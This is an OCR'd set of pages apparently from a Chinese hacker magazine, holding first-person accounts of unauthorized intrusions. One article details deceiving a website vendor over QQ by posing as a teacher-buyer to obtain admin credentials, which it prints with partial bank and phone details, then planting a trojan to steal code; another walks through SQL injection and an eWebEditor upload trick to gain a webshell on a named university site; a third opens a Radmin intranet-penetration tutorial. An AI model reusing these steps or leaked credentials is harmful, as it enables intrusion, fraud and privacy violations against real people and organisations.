


图 8

我们退出后台到前台去注册一个用户上传我们的webshell，成功注册，点击发帖，页面显示无法找到，晕呼呼。我们访问上传文件upload.asp和up.asp，依然无法找到。看来管理是怕黑客恶意破坏，把那部分文件给删了。对了！论坛有个控制面板，修改资料那不是可以自己定义头像吗？不知道删了没有？结果发现没有删除，于是尝试上传木马，搞了很久都不行。后来发现后台有备份数据库的功能，可惜的是我们不能修改备份的路径，这条路也走不通了。

论坛数据库文件的扩展名是asp的，我在后台的多个位置尝试插入一句话木马，均以失败而告终，后来发现数据库加了防下载表。渗透到现在有些累了，没有耐心的朋友可能就放弃了。我们不能放弃，要发扬黑客精神，继续渗透下去。我找了本NCPH写的那个社会工程学字典生成器，把我所获取的信息生成一本密码字典，然后传到一台速度不错的肉鸡上，装上流光进行暴力破解网站FTP的密码。趁现在有空便加了那站长的qq，可惜站长不在线，关机休息下，等流光慢慢地跑吧，希望能够跑出密码。

四、社工带来的希望

第二天醒来，打开计算机远程登录上我们的肉鸡，字典已经跑完，很遗憾密码没有暴力破解出来，这是意料中的事，毕竟穷举法的成功几率是很小的。现在我能施展的技术全搞完了，有的朋友说你还没旁注呢？要是一见站就旁注，会被工具搞坏我们的习惯的，不到万不得已不能轻易旁注。音响咚咚的发出声音，QQ有好友上线了，仔细一看名字是那个站长。于是就想起了传说中的黑客大侠——凯文米特尼克。他把社会工程学发挥得淋漓尽致，通过欺骗攻破过许多坚固的服务器系统。我们何不模仿下他老人

家呢？我们的目的是拿到代码，首先得搞到网站的管理密码。以下是整理的我和管理的QQ聊天记录：

↓

作者：官网用的是正式版的吗？我想买套。

翻山虎：主站就是正式版。

作者：我是一所学校的信息老师，最近学校让做个站。

翻山虎：这个是目前最好的了！

作者：界面都不错的。

翻山虎：我们做网站已经十年了！

作者：就是看你们有实力。

翻山虎：我们免费升级，物超所值！

作者：可以进后台看看有哪些功能吗？

翻山虎：你可以看在线帮助。

作者：我想实际参观下。

翻山虎：你先看一下帮助，我再给你后台密码 http://www.xxxx.com/server1/help/

作者：嗯，好的。

作者：你们提供空间吗？

翻山虎：这个，你自己购买吧，价格自己掌握。

作者：哦，呵呵。

作者：谢谢。

翻山虎：如果图片和下载很多的话，就要大空间，服务器稳定也是很重要的。

作者：嗯。现在空间都比较便宜。

翻山虎：对！

作者：关键是稳定。

翻山虎：是的。

作者：那价格少点吧？学校给的经费不多。

翻山虎：一次投入，长期受益。

作者：我们学校的经费很少。

作者：送的东西可以不要。

翻山虎：不要赠品350。

作者：==，我打个电话给领导说下。

翻山虎：让领导认为是你自己做的更好。

作者：领导同意那个价，我们合作愉快。

作者：我现在先看下后台。

翻山虎：稍等！

作者：等下给你汇款。

翻山虎：后台地址：

www.xxxx.com/mlschool/admin

翻山虎：

用户名：greenleaf

密码：20071226

翻山虎：汇款后，请在QQ上联系我，或电话通知我们。

022-281836XX

作者：好的，我再仔细看看。

作者：对了那论坛咋用不了呢？

翻山虎：可以使用。

作者：http://www.XXX.com/mlschool/bbs/ 浏览不起帖子。

翻山虎：有许多人在论坛发不好的言论，我把论坛去掉了。

翻山虎：在正式版里有全部的论坛文件。

作者：现在能恢复下吗？我想要完整点的。

翻山虎：要重新上传比较慢。

翻山虎：免费下载有全部文件。

作者：我下的和你站的一样打不开。

作者：麻烦了！

翻山虎：我上传一下，你等会。

作者：好的。

作者：你是什么银行的？

翻山虎：有工商和农业。

翻山虎：可以看论坛了。

翻山虎：中国工商银行：户名：王×× 账号：0302 0609 0130 3692 4XX 中国农业银行：户名：王xX 账号：95599 8002 00466 790xx

作者：嗯，我是工行的。

翻山虎：哦！

作者：我没有网上银行，我得出去给你汇款。

翻山虎：哦，没关系，我们下午再联系。

作者：好的。

翻山虎：嗯。

首先我用人民教师的身份冒充一位信息教师以购买代码，并以查看功能为由欺骗管理员，得到主站后台密码，成功登录后台，用先前测试代码的方法尝试拿webshell，结果访问数据库的时候并没有出现我们所要的那种结果。估计正式版在数据库中加了防下载表，暂时无奈的放下，结果数据库备份功能也固定了备份的路径，上传图片木马再备份的想法彻底破灭。渗透到这里我都很郁闷了，突然脑中闪过一丝光芒，咋我把那个论坛搞忘了呢？真是郁闷得把头弄昏了，论坛的那几个文件被管理删了，我们请管理给我们弄上去不就得了吗？于是再次以测试版的论坛访问出错为由欺骗善良的管理员上传那部分文件，他一边上传文件我也没闲着，赶快翻出自己修改过的免杀木马摆到桌面准备出击。管理传好后我快速登录论坛发帖，上传木马，成功得到webshell，打包下载代码（如图9）。





图9

此次渗透总算告一段落了，有些时候技术不是万能的，多发挥下想象，其实最脆弱的不是什么严重级别的漏洞，而是人们的心理。此次入侵之所以能成功，完全归功于社工。对本文有什么意见或者建议可以到黑客手册论坛或者岁月联盟与我讨论。

编辑点评：

社会工程学是一把在黑客中无孔不入的利刃，运用得好会起到意想不到的效果。不过有句话说得好，做人要直，做事要曲。在入侵工作中我们可以实施这一手段，但是在日常生活中就不要用了，奉劝作者的朋友还是认真学习一下网站架设吧。




西北工业大学 NORTHWESTERN POLYTECHNICAL UNIVERSITY

西北工业大学一日游

文 冰sugar（J.S.T）

我到了六月份就要考大学了，幻想考个好学校，而很快就要去实现这个梦想感觉很兴奋，但同时又很担心考不上，不管六月是否考上，今天就让我实现一下西北工业大学网站安全检测的“一日游”吧（如图1）。


图1


我用啊D浏览这个漂亮的主页，在图2所示的页面中出现了注入点，如图3所示。数据库类型为ACCESS，而啊D和其他的注入工具都无法猜到表名，那我也无能为力了，只好另找出路。

很快找到了一个图片的连接地址，我打开该图片的upload目录，结果却发现了异常，原来是IIS权限设置出了问题（如图4）。


我后来又翻翻里面的东西，一个个目录的进，花费了半个多小时的时间找，除了一些图片和文档文件，其他的都没有，想利用也利用不了，看来这个漏洞是个鸡肋。我接下来还是逛网站，老天对我真的不薄，又碰到一个注入点。工具创造生产力，猜解密码的重任还是交给啊D大叔。果然，啊D大叔也没有让我失望，不一会儿，一大把的账号密码都出来了，如图5所示。


图2


图3



图4

有了账号密码，接下来就是赶紧扫后台地址了，不过也把这个任务交给我的啊D大叔。但是不一会儿杀毒软件就报警了，网页被挂了RealPlayer木马，而且还装了QQ木马，不一会，我QQ关了，看来已经有了先驱者，不过这位先驱者不是什么好人，没安什么好心。后台扫出来了，原来是动力3.51，用刚才拿到的账号密码登录吧（如图6）。


图5

关于这套网站拿shell，我不想再多讲，有很多种办法，像利用默认的上传页upfile_soft.asp进行明小子的上传，也可用老兵的上传突破，或者修改信息版权做一个提交表单等等的方法，读者可以去网上搜一下。我讲一下其它的思路，该网站有一个在线编辑器，跟我前几天玩的cmseditor文件夹一样（如图7）。


图6


图7

虽然是在线编辑器，但是管理员把默认的admin密码改了，那我们就找数据库，运气好的话可以把密码破出来哦（/db/ewebeditor.mdb 默认数据库）。我下载了回来，里面存着经过MD5加密的账号密码。我到cmd5.com去跑MD5密码，结果跑出来账号是admin，而密码却是NotFound。回头想想，记得老雕以前写过一篇关于在线编辑器的利用，条件是：破不出密码却是默认数据库，如果站有被进过，并且添加了上传没被删除，我们就可以利用数据库找出我们想要的上传后门了。

我们刚才看看已经有前辈挂马了，那很可能利用了在线编辑器，于是到数据库翻翻，找到一个asa，估计就是允许asa文件上传。如图8所示。

400	(MEMO)	0	rar|zip|exe|doc|xls|chm|asa

图8

好了，既然有先人的足迹我们就顺路走上去访问利用，在url处输入**http://xxx/editor/ewebeditor.asp?id=xx(数据库的列名)&style=xx（数据库的列名）**，我们这里为12（如图9），所以完整的语句是：**http://campus.nwpu.edu.cn/jwc/jxpy/cmseditor/ewebeditor.asp?id=12&style=12**

	S_Name
1	standard
2	full_v200
3	standard_light
4	standard_blue
5	standard_green
6	standard_red
7	standard_yellow
8	standard_3d
9	standard_coolblue
10	mini
12	12
13	123

图9

打开此url，并上传我们的脚本木马12.asa，到这里我们的webshell权限拿到了。

哎，现在大学的服务器都不安全呀，这次西北工业大学的网站也被挂马，BS挂马的人，同时也在此感谢帮助我的人。如有什么疑问，可以到我blog：qq3389.cn留言，我必定回复，或者到

利用Radmin口令进行内网渗透控制案例

simeon

通过本案例你可以学习到：

1.通过键盘记录等获取Radmin的口令

2.通过已经获取的Radmin口令来对内网进行渗透

Radmin作为一款强大和好用的远程控制软件，因此深受管理员喜爱，但是很多管理员都有一个习惯，就是将Radmin的口令设置为同一个口令。通过键盘记录以及Radmin客户端可以很容易和方便的实施内网渗透。

